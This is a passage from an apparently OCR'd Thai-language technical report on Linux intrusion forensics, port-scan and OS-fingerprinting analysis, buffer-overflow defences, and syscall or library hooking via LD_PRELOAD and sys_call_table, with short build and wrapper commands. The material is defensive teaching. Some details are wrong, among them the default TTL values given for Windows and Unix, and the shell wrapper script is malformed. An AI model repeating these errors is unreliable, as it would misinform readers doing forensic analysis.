2. คือเทคนิค ที่ใช้การตั้งชื่อด้วย "." ซึ่งปกติแล้วไฟล์ที่มีการตั้งชื่อด้วย "." นั้นจะไม่สามารถมองเห็นได้ถ้ามีการใช้คำสั่ง ls แบบปกติ หรืออีกทางก็คือการตั้งชื่อไฟล์ด้วยช่องว่าง

Inode

คือ โครงสร้างข้อมูล ของระบบไฟล์ ที่จะเก็บข้อมูลทั่วๆไปของไฟล์ ไดเรกทอรี่ และอื่นๆ ซึ่งจะต้องประกอบด้วยส่วนต่างๆอย่างน้อยดังนี้

- ความยาวของไฟล์ที่มีขนาดเป็น ไบต์
- Device ID คือค่าที่ระบุว่า อุปกรณ์ตัวไหนที่เป็นตัวเก็บไฟล์นั้นอยู่
- User ID
- Group ID
- หมายเลข inode เอาไว้ใช้ในการจำแนกแยกแยะ ไฟล์ ภายในระบบไฟล์ เมื่อไหร่ก็ตามที่โปรแกรม อ้างถึงไฟล์โดยชื่อ ระบบจะใช้ชื่อของไฟล์เพื่อไปดูค่า inode ที่เกี่ยวข้องกับไฟล์นั้น ซึ่งจะให้ข้อมูลที่ต้องการเกี่ยวกับไฟล์
- file mode เอาไว้พิจารณาว่าผู้ใช้สามารถใช้อ่าน เขียน หรือ execute ได้
- Timestamp สำหรับไฟล์ชนิดที่เป็น ext3 นั้นจะเก็บเวลาทั้งหมด 4 ชนิดคือ Modified time, Accessed, changed และ delete time ค่าที่เก็บจะเป็นค่าครั้งสุดท้ายของสิ่งนั้นๆ

- modified time เป็นเวลาครั้งสุดท้ายที่ไฟล์นั้นโดนแก้ไข ถ้ามีการเพิ่มหรือลดขนาดของไฟล์ ค่าเวลานี้ก็จะโดนแก้ไข
- accessed time คือเวลาครั้งสุดท้ายที่ ข้อมูลของไฟล์ถูกเข้าถึง อย่างเช่น ไฟล์ถูกอ่านด้วยคำสั่ง cat
- change time เป็นเวลาครั้งสุดท้าย ที่มีการเปลี่ยนแปลง inode อย่างเช่นมีการเปลี่ยนแปลง permission หรือ ขนาดของไฟล์
- delete time คือ เวลาครั้งสุดท้ายที่ไฟล์โดนลบ หรือ กลายเป็น 0 ถ้ามันไม่ได้โดนลบ

– reference count เพื่อบอกว่ามี hard link เท่าไหร่

inode สามารถใช้อ้างถึงโครงสร้างข้อมูลและ device block ที่มันจัดการอยู่ (สำหรับไฟล์ทั่วๆ ไปนั้น block ถูกสร้างขึ้นเป็น ตัวของไฟล์)

inode โดยปกติแล้วมักจะถูกอ้างถึง inode บน block device ซึ่งจัดการกับไฟล์ทั่วๆ ไป , directory และ symbolic link ซึ่งมีส่วนสำคัญในการกู้คืนไฟล์ที่เสียหายในระบบ

การลบข้อมูล

สำหรับระบบเดิมอย่างเช่น ext2 นั้นเมื่อผู้ใช้ทำการลบไฟล์ ค่า inode จะยังถูกเก็บอยู่เพียงแต่มีการตั้งค่าให้เป็นพื้นที่ ที่ไม่ได้ใช้เท่านั้นทำให้สามารถกู้คืนได้เมื่อมีการลบไป

ไฟล์ประเภท ext3 นั้นถ้ามีการลบจะทำการ เคลียร์ค่า inode และ block ทิ้งไปทั้งหมดทำให้ไม่สามารถกู้คืนกลับมาได้

โปรเซส

โดยปกติเราจะใช้คำสั่ง ps แล้วตามด้วย option ต่างๆ อย่างเช่น ps aux เพื่อใช้ในการตรวจสอบว่า มีโปรเซสใดบ้างที่กำลังทำงานอยู่บนระบบขณะนั้น เพื่อที่จะได้ตรวจสอบหาว่า มี F โปรเซสแปลกๆ จาก user คนไหนบ้าง แต่ว่า การใช้คำสั่งนี้ก็ยังไม่น่าเชื่อถือมากเท่าที่ควร เพราะว่า ผู้บุกรุก สามารถทำให้โปรแกรมหลบซ่อนจากคำสั่ง ps ได้ โดยที่เราสามารถเข้าไปตรวจสอบที่ /proc ได้เพราะว่าคำสั่ง ps จะเป็นการไปดึงข้อมูลจาก /proc เพื่อเอาออกมาแสดง ดังนั้นเราควรตรวจสอบว่า จำนวนโปรเซสใน /proc มีจำนวนเท่ากับ คำสั่ง ps aux หรือไม่

การจัดเก็บข้อมูลใน /proc

เก็บข้อมูลเกี่ยวกับโปรเซสตามหมายเลขที่กำหนดไว้ เช่น /proc/1234 ภายใน directory นี้จะเก็บข้อมูลเกี่ยวกับโปรเซสที่มีหมายเลขโปรเซสเป็น 1234 ไว้ ซึ่งภายในมีรายละเอียดดังนี้

1. ไฟล์ cmdline จะเก็บคำสั่งที่โปรเซสนั้นประมวลผล
2. ไฟล์ environ เก็บค่าตัวแปรสภาพแวดล้อมของโปรเซสนั้น
3. ไดเรกทอรี่ fd เก็บ symbolic link ของ file descriptor ของไฟล์ที่โปรเซสนั้นเรียกทำงาน
4. cwd Symbolic link เป็นลิงค์ที่ชี้ไปยังไดเรกทอรีที่โปรเซสทำงานอยู่
5. exe Symbolic link เป็นลิงค์ที่ชี้ไปยังโปรเซสที่กำลังประมวลผลอยู่
6. ไฟล์ maps เก็บส่วน memory map ของโปรเซสซึ่งประกอบด้วยช่วงตำแหน่ง permission หรือ offset เป็นต้น
7. root Symbolic link เป็นลิงค์ที่ชี้ไปยัง root directory
8. ไฟล์ statm เก็บข้อมูลการใช้งานหน่วยความจำของโปรเซส
9. ไฟล์ stat เก็บข้อมูลรายละเอียดเกี่ยวกับโปรเซสซึ่งมีรายละเอียดมากที่สุด
10. ไฟล์ status เก็บข้อมูลเช่นเดียวกับ stat แต่ว่าจะเข้าใจง่ายกว่า

พอร์ต

การตรวจสอบว่าเรา เปิด port อะไรอยู่บ้างนั้น ปกติแล้วเราใช้คำสั่ง netstat เพื่อตรวจสอบดู แต่บ่อยครั้งก็โดนซ่อนเช่นกัน โดยผู้บุกรุกอาจจะทำการเปิด port บาง port เพื่อเป็น backdoor เอาไว้และซ่อนจากการใช้คำสั่ง netstat ซึ่งเราก็อาจจะตรวจสอบได้โดยการใช้โปรแกรม scan port เพื่อตรวจสอบ port ที่เครื่องเปิดเอาไว้ได้

Suid,Sgid

คือไฟล์ที่มีการเซ็ตค่า sticky bit เอาไว้โดยที่ เมื่อไฟล์ใดที่มีการเซ็ตค่านี้ไว้ เมื่อมี ผู้ใช้คนอื่นที่ไม่ใช่เจ้าของไฟล์มาใช้งานไฟล์นั้น ก็จะได้สิทธิ์ เท่ากับ uid ของเจ้าของไฟล์ (โดยปกติ เมื่อเราทำการเรียกใช้โปรแกรม อะไรก็ตามโปรเซสที่ถูกเรียกขึ้นมาจะได้ euid ซึ่งมีค่าเท่ากับ uid ของผู้เรียกไฟล์นั้น แต่เมื่อ มีการเซ็ตค่า sticky bit เข้าไป euid จะมีค่าเท่ากับ uid ของเจ้าของไฟล์) จากความสามารถดังกล่าว อาจจะทำให้ผู้บุกรุกนำไฟล์ของ root ที่มีการเซ็ตค่า sticky bit นี้ไปใช้ในการ exploit ระบบ ซึ่งเราต้องคอยตรวจสอบการเปลี่ยนแปลงของไฟล์เหล่านี้อยู่อย่างสม่ำเสมอ

ไฟล์ /etc/passwd , /etc/shadow

ทั้ง 2 ไฟล์นี้มีความสำคัญมากและควรตรวจสอบอยู่อย่างสม่ำเสมอโดยที่ ต้องคอยดูว่ามี user เพิ่มขึ้นมาหรือมีการเปลี่ยน user id ให้มีความสามารถสูงขึ้นหรือไม่

/etc/init.d , /etc/rc*.d

ทั้ง 2 ไดเรกทอรี่นี้ จะเก็บไฟล์โปรแกรมที่จะเริ่มทำงานเมื่อเรา start เครื่อง โดยที่ผู้บุกรุกอาจจะเอาโปรแกรมไปซ่อนไว้ที่ ไดเรกทอรี่เหล่านี้ได้

crontab

คือโปรแกรมที่ใช้ตั้งเวลาการทำงานของโปรแกรมต่างๆ โดย ผู้บุกรุกอาจจะเข้าไปตั้งค่าเหล่านี้ได้เรียกให้บางโปรแกรมทำงานตามเวลาที่กำหนด

2.6.2 การตรวจร่องรอยหลักฐานทางเครือข่าย

สำหรับ การสืบหาหลักฐานทางเครือข่ายจะเป็นการหาคำตอบของคำถามต่อไปนี้

- เป็นการละเมิดสิทธิ์ หรือเป็นเพียงแค่การแจ้งเตือนที่ผิดพลาด
- ใครเป็นคนละเมิดสิทธิ์หรือใครที่เข้ามาพัวพันด้วย
- การละเมิดสิทธิ์เกิดขึ้นเมื่อเวลาใด
- อะไรคือ *traffic ระหว่าง เครื่องผู้บุกรุก และเครื่องที่โดนบุกรุก*
- เป็นเวลานานเท่าใดที่ผู้บุกรุกอยู่ภายในเครื่องเป้าหมาย
- รูปแบบของการกระทำการละเมิดสิทธิ์ เป็นไปในรูปแบบใด
- คำสั่งอะไรที่ ผู้ละเมิดสิทธิ์ใช้
- ผู้บุกรุกได้ทำการติดตั้งโปรแกรมประเภท rootkit หรือ backdoor ไว้หรือไม่
- อะไรเป็นสัญญาณที่บ่งบอกถึงการละเมิดสิทธิ์เริ่มแรก

Network Traffic

เมื่อมีเครื่อง 2 เครื่องที่ทำการแลกเปลี่ยนข้อมูลกันผ่านทางเครือข่าย ก็จะต้องมีการสื่อสารกันโดยผ่านทางสิ่งที่เรียกว่า โปรโตคอล เพื่อที่จะได้กำหนดค่าต่างๆของ แพ็กเก็ตที่จะแลกเปลี่ยนกันนั้น เป็นไปในรูปแบบเดียวกัน และสื่อสารกันได้อย่างเข้าใจ *โดยปกติแล้ว โปรโตคอลที่นิยมใช้กันอย่างแพร่หลาย ก็คือ TCP/IP*

TCP/IP ประกอบด้วย 2 โปรโตคอล คือ IP ซึ่งจะเป็นตัวที่ใช้กำหนดว่า แพ็กเก็ตนั้นมาจากที่ไหน และจะส่งไปที่ไหน ส่วน TCP นั้น เป็นตัวที่กำหนดเพื่อให้มั่นใจได้ว่าข้อมูลที่ได้รับ

ทางปลายทางนั้น มีความถูกต้องตามลำดับ โดยที่ทั้ง 2 โปรโตคอลที่กล่าวมานั้นกระทำโดยการเพิ่มส่วนของ เฮดเดอร์ เข้าไปที่ข้อมูลที่ได้รับมาจากโปรแกรมแอปพลิเคชั่นต่างๆ

การที่จะวิเคราะห์ว่าข้อมูลที่ส่งมานั้นถูกต้องหรือไม่ ก็จำเป็นจะต้องเข้าใจ ว่า ผู้บุกรุกนั้นจะกระทำอย่างไรต่อ เฮดเดอร์ และเข้าใจ ส่วนต่างๆของเฮดเดอร์ว่ามีอะไรบ้าง

ตัวอย่างการตรวจสอบจาก header ของ โปรโตคอล

การตั้งค่าให้มีการ fragmentation ที่โปรโตคอล IP เพื่อหลีกเลี่ยงการตรวจจับของโปรแกรมที่ทำหน้าที่ป้องกันต่างๆ เพราะฉะนั้น แพ็กเก็ตที่มีขนานเล็กมาก ก็ถือว่าเป็น แพ็กเก็ตที่น่าสงสัย ซึ่งปกติแล้วขนาดของแพ็กเก็ต ไม่น่าจะต่ำกว่าครึ่งหนึ่ง ของขนาดใหญ่ที่สุดที่รับได้

การตรวจสอบค่า ttl ของแพ็กเก็ตเพื่อตรวจสอบว่าแพ็กเก็ตนั้นถูกส่งมาไกลเพียงใดและน่าจะเป็น เครื่อง ปฏิบัติการชนิดไหน โดยปกติ ระบบปฏิบัติการวินโดว์ จะใช้ค่า ttl เริ่มต้นเป็น 255 ส่วนระบบปฏิบัติการจำพวก ยูนิกซ์ จะใช้ค่า ttl เริ่มต้นเป็น 128

ค่า sequence ใช้ในการพิจารณาว่ามีการสร้าง แพ็กเก็ตของเซสชั่น นั้นใหม่หรือไม่

ค่า Header length ของโปรโตคอล ทีซีพี นั้น ปกติแล้วจะถูกสงวนเอาไว้เพื่อใช้ในอนาคต แต่ว่า บ่อยครั้งที่ถูกผู้บุกรุกนำมาใช้ในการ ติดต่อสื่อสารอย่างซ่อนเร้นกันระหว่างเครื่อง ที่โดนบุกรุก กับเครื่องของผู้บุกรุก อาจจะเป็นช่องทางที่ถูกติดตั้งไว้โดย โปรแกรม รูทคิต ต่างๆ

การจำแนก การสแกนพอร์ต

สแกนพอร์ต เป็นวิธีที่ใช้ในการตรวจสอบว่า เครื่องปลายทางนั้นเปิด พอร์ตอะไรไว้บ้าง ซึ่งมี เทคนิคมากมายในการใช้ เพื่อ สแกนพอร์ต

ตัวอย่างที่ใช้ในการ สแกนพอร์ต

SYN scan: ผู้บุกรุกสามารถตรวจสอบ พอร์ตที่เปิดอยู่ด้วยการส่ง SYN แพ็กเก็ต เข้าไปยังพอร์ตต่างๆ ถ้ามีการเปิดพอร์ตนั้นอยู่ ก็จะได้รับ SYN-ACK ตอบกลับมา ส่วน พอร์ตที่ปิดก็จะส่ง RST มาแทน ถ้าพอร์ตเปิด ผู้บุกรุกก็จะทำการส่ง RST เพื่อยกเลิกการติดต่อ

Connect scan: ผู้บุกรุกจะใช้การเชื่อมต่อ แบบสมบูรณ์เพื่อตรวจสอบ พอร์ตที่เปิดอยู่

Fin scan: เป็นการใช้ fin flag เพื่อตรวจสอบพอร์ตที่เปิดอยู่ โดยปกติไฟร์วอลบางชนิด จะไม่ได้ทำการปิดกั้น Fin แพ็กเก็ต ถ้าพอร์ตปิดมันจะส่ง RST กลับไป แต่ถ้าพอร์ตนั้นเปิดอยู่ เครื่องปลายทางก็จะละเลยต่อ แพ็กเก็ต Fin นั้นและไม่ตอบอะไรกลับมา

Ack scan: ใช้เพื่อค้นหา พอร์ตที่โดนตรวจสอบโดยไฟร์วอล ไฟล์วอลล์บางตัวในอดีตไม่ได้ทำการปิดกั้นแพ็กเก็ต Ack ซึ่งทำให้สามารถใช้ในการแยกความแตกต่างระหว่างพอร์ตที่โดนตรวจสอบ กับไม่โดนได้ โดยที่ถ้าเป็น พอร์ตที่เปิด หรือ ปิดทั่วๆไป ยังตอบ RST กลับมา แต่

ถ้าเป็น พอร์ตที่โดนกันโดยไฟร์วอลล์ จะไม่ส่งอะไรกลับมา ซึ่งอาจจะเป็น ไฟร์วอลที่ไม่ใช่แบบ stateful

Passive Fingerprint

passive fingerprint เป็นวิธีที่ใช้เพื่อหาข้อมูลของเครื่องที่เราติดต่อด้วย โดยที่มีความเสี่ยงน้อยกว่าที่ผู้โดนตรวจสอบจะรู้ตัว โดยสามารถตรวจสอบ ระบบปฏิบัติการ service หรือ โปรแกรม ที่เครื่องปลายทางนั้นๆ ใช้อยู่ โดยใช้เพียงแค่การ ดักจับแพ็กเก็ตเท่านั้น

โดยปกติแล้ว fingerprint นั้นจะเป็นวิธี active ในการตรวจสอบข้อมูลของเครื่องปลายทาง อย่างเช่น การใช้โปรแกรม nmap เป็นต้น

ตัวอย่างของ TCP Passive Fingerprint

- IP Time-To-Live เป็นจำนวน hop ที่กำหนดไว้เพื่อจำกัดระยะจากต้นทางไปยังปลายทาง
- Window Size เป็นค่ากำหนดการไหลของข้อมูล ซึ่งจะแตกต่างกันตามระบบปฏิบัติการ
- DE บางระบบปฏิบัติการจะกำหนดเอาไว้ว่าไม่ให้มีการ แตกข้อมูล
- TOS การกำหนดว่าจะใช้ ชนิดไหน ขึ้นอยู่กับ ระบบปฏิบัติการ

จากด้านบนเป็นเพียงชนิดของข้อมูลจาก header ของแพ็กเก็ตที่นิยมนำมาใช้ในการพิจารณา และไม่ได้จำกัดว่าจะต้องใช้เพียงแค่ 4 ฟิลด์นี้เท่านั้น และผลที่ได้จากการพิจารณา ชนิดของระบบปฏิบัติการที่ได้มานั้นไม่อาจจะบอกได้ 100 เปอร์เซ็นต์ ว่าเป็นระบบปฏิบัติการนั้นจริงหรือไม่ ไม่มีสัญลักษณ์ใด(อย่างเดียว)ที่จะสามารถบอกได้อย่างแน่นอน แต่อย่างไรก็ตามการที่นำข้อมูลหลายๆ อย่างมารวมกันในการพิจารณา ก็สามารถเพิ่มความแม่นยำ ในการจำแนกได้

ตัวอย่างการวิเคราะห์ โดย พิจารณาจาก Icmp

โดยส่วนมากแล้ว icmp echo request จะแตกต่างกันในแต่ละระบบปฏิบัติการ โปรแกรมประเภท ping ที่ใช้กันทั่วไปใช้การสร้าง ICMP echo request ซึ่งสามารถใช้แบ่งกันได้อย่างชัดเจนระหว่าง ตระกูลยูนิกซ์ และตระกูลวินโดว์

ตัวอย่างที่ได้มาจากการวิเคราะห์

ICMP Echo Request Datagram Size: ในส่วนของระบบปฏิบัติการวินโดว์ จะใช้ขนาดความยาวเท่ากับ 60 ไบต์ ส่วนทางด้านระบบปฏิบัติการประเภท ยูนิกซ์นั้นจะใช้ขนาดเท่ากับ 84 ไบต์

ICMP Echo Request Data Payload Content: ในส่วนของระบบปฏิบัติการวินโดว์ จะส่งตัวอักษรเข้ามาใน ส่วนของ data payload ส่วนในระบบปฏิบัติการจำพวก ยูนิกซ์ นั้นจะส่งตัวเลขและอักขระพิเศษเข้ามาแทน

ICMP Echo Request Timestamp: ในผลของการ ping นั้น โดยปกติจะแสดงค่า RTT ซึ่งเป็นค่าเวลาที่คำนวณเวลาที่ใช้ไปกลับในการส่ง แพ็กเก็ต ในระบบปฏิบัติการจำพวก ยูนิกซ์ 8 ไบต์แรกของ data payload จะเป็นค่า timestamp ซึ่งช่วยเราในการหา RTT ส่วนในระบบปฏิบัติการจำพวกวินโดว์นั้นจะไม่มีการส่งข้อมูล timestamp มาด้วยข้อมูลจะเริ่มด้วยตัวอักษรเลย แต่ค่า timestamp นั้นจะเก็บไว้ที่ส่วนของ หน่วยความจำหลัก

ICMP Identification Number Used: ในระบบปฏิบัติการจำพวกวินโดว์นั้นใช้ค่าคงที่ 256,512 และ 768 สำหรับฟิลด์นี้ โดยค่าจะไม่มีการเปลี่ยน แต่ในระบบปฏิบัติการประเภท ยูนิกซ์นั้น ค่าที่เก็บในฟิลด์นี้จะเป็นค่าที่ถูกตั้งขึ้นมาตาม หมายเลขของโปรเซสที่ ping ซึ่งจะเปลี่ยนแปลงไม่คงที่

ICMP Sequence Number ในระบบปฏิบัติการจำพวกยูนิกซ์นั้นจะเริ่มต้นค่า sequence number ด้วย ส่วนในระบบปฏิบัติการจำพวกวินโดว์นั้นจะให้ค่าเริ่มต้นเท่ากับค่าที่ใช้ครั้งล่าสุดบวกด้วย 256 และค่าจะกลับไปเริ่มที่ 0 เมื่อมีการ reboot ระบบ

ถึงแม้การตรวจสอบโดย icmp นั้นค่อนข้างจะแบ่งกันได้อย่างชัดเจนใน ตระกูลวินโดว์และยูนิกซ์ แต่ว่าก็ยังมีวิธีการที่จะใช้หลบหลีกได้เช่นกัน อย่างเช่นการใช้ hping เพื่อ ping แบบที่ไม่ให้ ระบบปฏิบัติการเป็นตัวสร้างแพ็กเก็ตให้

ในการใช้ hping2 นั้นจะไม่มีการใส่ในส่วนของข้อมูลเข้ามา ทำให้ขนาดของแพ็กเก็ตมีค่าเท่ากับ 28 ไบต์ และ ค่า ID number นั้นจะขึ้นอยู่กับหมายเลขของโพรเซสที่รันเหมือนกับ ระบบยูนิกซ์

2.7 การป้องกันบัฟเฟอร์โอเวอร์โฟลว์

เนื่องจากแก่นแท้ของการทำ Exploit Code ต่างๆ นั้น จริงๆ แล้วก็คือการทำบัฟเฟอร์โอเวอร์โฟลว์ ดังนั้นจึงมีการที่เราจะสามารถป้องกันการ Exploit Code ต่างๆ ได้จึงจำเป็นต้องศึกษาวิธีป้องกันการทำบัฟเฟอร์โอเวอร์โฟลว์ซึ่งการป้องกันนั้น เราสามารถทำได้หลายวิธีดังต่อไปนี้

2.7.1)วิธีการแรกคือการพยายามเขียนโค้ดให้ถูกต้องตอนที่โปรแกรมเมอร์มีการเช็คขนาดของบัฟเฟอร์ ตัวอย่างเช่น การใช้ฟังก์ชัน strncpy แทน strcpy ซึ่งปัญหาเหล่านี้มีความจำเป็น ในการแก้ไขจากระบบแทน

2.7.2) บัฟเฟอร์โอเวอร์โฟลว์นั้นขึ้นอยู่กับสแต็กที่กำลังประมวลผลอยู่ หนึ่งในหนทางแก้ไขคือสร้างส่วน stack segment ที่ไม่สามารถประมวลผลได้ เช่นในแต่ละ patch เคอร์นัลที่ออกมาของ Linux วิธีการแก้ไขนี้สามารถป้องกันบัฟเฟอร์โอเวอร์โฟลว์ได้แต่

อย่างไรก็ตามมันจะสร้างปัญหาใน procedure ที่เป็น signal handling เนื่องจาก signal handler ที่ใช้ใน Linux จำเป็นต้องใช้สแต็กที่ประมวลผลได้ นอกจากนั้นตัว signal handler นั้นเป็นส่วนสำคัญในระบบปฏิบัติการ ดังนั้นจึงจำเป็นต้องมีสแต็กที่สามารถประมวลผลได้ชั่วคราว (temporary executable stack) เนื่องจากการถอดถอนการประมวลผลสแต็กจากเคอร์นัลของระบบทำให้ buffer overflow exploits สามารถถูกป้องกันได้ อย่างไรก็ตามวิธีการนี้ทำให้ได้รับผลกระทบจากโค้ดที่ไม่รองรับใน platform ต่างๆ และลักษณะนิสัยของตัว handling ในระบบปฏิบัติการจะถูกแก้ไข และไม่สามารถถูกคาดเดาได้

2.7.3) buffer overflow exploit สามารถใช้ได้กับตัวประมวลผลที่มีสแต็กเพิ่มแบบลงข้างล่าง ด้วยการย้ายข้อมูลมากกว่าที่บัฟเฟอร์ของฟังก์ชัน local จะสามารถเก็บได้ ทำให้ address ที่คืนค่าสามารถถูกเขียนทับได้ สถานการณ์นี้ไม่สามารถเกิดขึ้นได้กับตัวประมวลผลที่มีสแต็กเพิ่มแบบขึ้นข้างบน เพราะค่า address ที่คืนมานั้นต่ำกว่า address ของบัฟเฟอร์ local ถึงกระนั้นฟังก์ชัน strcpy สามารถย้ายข้อมูลไปยัง address ที่มีค่ามากกว่า และค่า address ที่คืนมาแต่ไม่มีทางไปถึงได้ และยังมีกรณีที่อาจเกิดขึ้นคือบางส่วนของสแต็กสามารถถูกเขียนทับแต่ไม่สามารถจะคืน address ถึงกระนั้นมันยังเป็นไปได้ที่จะกระโดดไปยังเชลล์โค้ดของเรา ด้วยเหตุนี้ทางแก้อื่นๆที่เกิดขึ้นจึงควรจะสร้างให้สแต็กเพิ่มแบบขึ้นข้างบน

2.7.4) ทางแก้ปัญหาอื่นๆได้ถูกใช้งานในคอมไพเลอร์ โดยมีฟิลด์พิเศษที่สุ่มขึ้นมาไปวางทับบนสแต็กเวลาที่ฟังก์ชันถูกเรียก และหลังจากออกจากการเรียก ฟิลด์นี้จะถูกเช็คในส่วนที่ถูกรบกวน การแก้ปัญหาด้วยวิธีนี้สามารถถูกใช้ที่เวลาคอมไพล์ อย่างไรก็ตามจำเป็นต้องมีการรีคอมไพล์โปรแกรมปัจจุบันทั้งหมด

2.7.5) การแก้ปัญหาที่อธิบายมานั้นถูกใช้งานและติดตั้งในเคอร์นัลที่มีพื้นฐานบน mandatory security และ Linux Security Module (LSM) ยังมีการแก้ปัญหาอื่นอีก ได้แก่


- การแก้ปัญหาทางอื่นที่ถูกนำเสนอโดย NSA ซึ่งเรียกว่า Security Enhanced Linux (SE Linux)
- ทางแก้ปัญหาอื่นที่ถูกนำเสนอโดย Ericsson Research Open Systems Lab ซึ่งเรียกว่า Distributed Security Module (DSM) เวอร์ชันที่เสถียรแล้วได้แก่ DSI 0.3 DSI 0.4

การแก้ปัญหาสองอย่างนั้นคล้ายคลึงกันเนื่องจากมีพื้นฐานบนการสู้เคอร์นัลของระบบปฏิบัติการลินุกซ์เหมือนกัน อย่างไรก็ตามมันแตกต่างกันตอน

ติดตั้งเพื่อใช้งาน รวมถึงนโยบายการรักษาความปลอดภัย ,ประสิทธิภาพ และความยากง่ายในการใช้งาน

DSM มีพื้นฐานบนโครงสร้าง LSM โดย LSM จะไม่จัดสรรการรักษาความปลอดภัยพิเศษใดๆในเคอร์นัลของระบบปฏิบัติการลินุกซ์แต่มันจะมีโครงสร้างสำหรับสนับสนุนการพัฒนาโมดูลการรักษาความปลอดภัย Patch เคอร์นัลของ LSM จะเพิ่มฟิลด์การรักษาความปลอดภัยไปยังโครงสร้างข้อมูลของเคอร์นัล และสอดแทรกการเรียก (การ hook) ที่จุดสำคัญในโค้ดเคอร์นัลเพื่อทำการเช็คการควบคุมการเข้าถึงโมดูลที่เจาะจง

ทำการทดลองโดยใช้ shell code เพื่อต้องการให้เป็น root โดยโปรแกรมบัฟเฟอร์โอเวอร์โฟลว์จะต้องเรียกซีสเต็มคอล execve



รูปที่ 2.6 *รูปแสดงปฏิกิริยาการตอบสนองระหว่างเคอร์นัลลินุกซ์กับโมดูล DSM*

รูปข้างบนแสดงปฏิกิริยาการตอบสนองระหว่างเคอร์นัลลินุกซ์กับโมดูล DSM เพื่อป้องกัน buffer overflow exploit โดยเมื่อโปรเซสที่มีจุดอ่อนได้ทำการเรียกซีสเต็มคอล execve [1] การ hook จะผ่านการควบคุมไปยัง DSM [2] DSM จะทำงานบนนโยบายที่ได้โหลด [3] จากนั้นจะตัดสินใจอนุญาต หรือปฏิเสธการเข้าถึง ในกรณี exploit ข้างต้น จะต้องการที่จะพิสูจน์ DSM ว่าจะหยุดโปรแกรมที่แครกที่กำลังรันอยู่ได้หรือไม่

2.8 การดักการเรียกใช้ฟังก์ชันทางลินุกซ์

เป็นส่วนของดักฟังก์ชันของลินุกซ์ เพื่อป้องกันการเกิดบัฟเฟอร์โอเวอร์โฟลว์ซึ่งเทคนิคต่างๆในการดักฟังก์ชันของลินุกซ์ มีทั้งหมด 5 วิธี ซึ่งแบ่งตามรูปแบบของการดักได้ 2 รูปแบบ ดังต่อไปนี้ได้แก่

- การดักการเรียกฟังก์ชันในในระบบปฏิบัติการลินุกซ์

1LD_PRELOAD

2PLT Injection

3Link – Time Method

-การดักซีสเต็มคอล

1 sys_call_table LKM

2 Linux Kernel Hooker

ซึ่งจาก 5 วิธีข้างต้น เราได้ทดลองการใช้งานได้ 2 รูปแบบต่อไปนี้

2.8.1 การดักการเรียกไลบรารีโดยใช้ LD_PRELOAD

วิธีนี้เป็นวิธีพื้นฐานที่สุด โดยหลักการคือทำให้ตัวแปร environment LD_PRELOAD ชี้ไปยังไลบรารีที่แชร์ไว้ของเรา ซึ่งประกอบไปด้วยฟังก์ชันที่มีชื่อเหมือนกับฟังก์ชันที่ต้องการโอเวอร์โหลด

ขั้นตอนการทำ

2.8.1.1)เขียนฟังก์ชันที่ออกแบบเองแล้วนำไปติดตั้ง

2.8.1.2)คอมไพล์เป็นไลบรารีที่ถูก share โดยใช้คำสั่งดังนี้

```
gcc –fPIC –rdynamic –g –c –Wall new_function.c
gcc –shared –WI,-soname,libmy.so.1 –o libmy.so.1.0.1 new_function.o –lc –
ldl
```

2.8.1.3) เขียน wrapper สคริปต์เพื่อตั้งค่าตัวแปร LD_PRELOAD เพื่อให้ฟังก์ชันถูกดักได้ในโปรแกรมทุกๆอันที่ถูกรันผ่านเชลล์สคริปต์ตัวนี้

ตัวอย่างของ wrapper script เช่น

```
#!bin/sh
export LD_PRELOAD = ./libmy.so.1.0.1
exec ./xsclock $*
```

2.8.2 การเขียนโดยใช้เคอร์นัลโมดูลโดยใช้ sys_call_table

แนวคิด

เคอร์นัลของระบบปฏิบัติการลินุกซ์เก็บพอยเตอร์ที่ชี้ไปยังฟังก์ชันซีสเต็มคอลต่างๆ โดยจะเก็บในรูปแบบอาร์เรย์ที่เรียกว่า sys_call_table[] การที่จะดักซีสเต็มคอลนั้นสามารถเขียนแก้ pointer ดั้งเดิมใน sys_call_table ด้วย pointer ใหม่ที่ชี้ไปยังฟังก์ชันของตนเอง ซึ่งการเขียนเคอร์นัลโมดูลนั้นมีรายละเอียดดังนี้

- init_module() มีการบันทึกพอยเตอร์ใน sys_call_table[] ของเก่าเก็บไว้ และเขียนทับด้วยพอยเตอร์ของใหม่
- เขียนฟังก์ชันที่ต้องการ overload ขึ้นใหม่
- Cleanup_module() เปลี่ยนแปลงพอยเตอร์ใน sys_call_table[] กลับเป็นเหมือนเก่า

2.9 การเขียนโปรแกรมเพื่อสร้างเคอร์นัลโมดูลในลินุกซ์

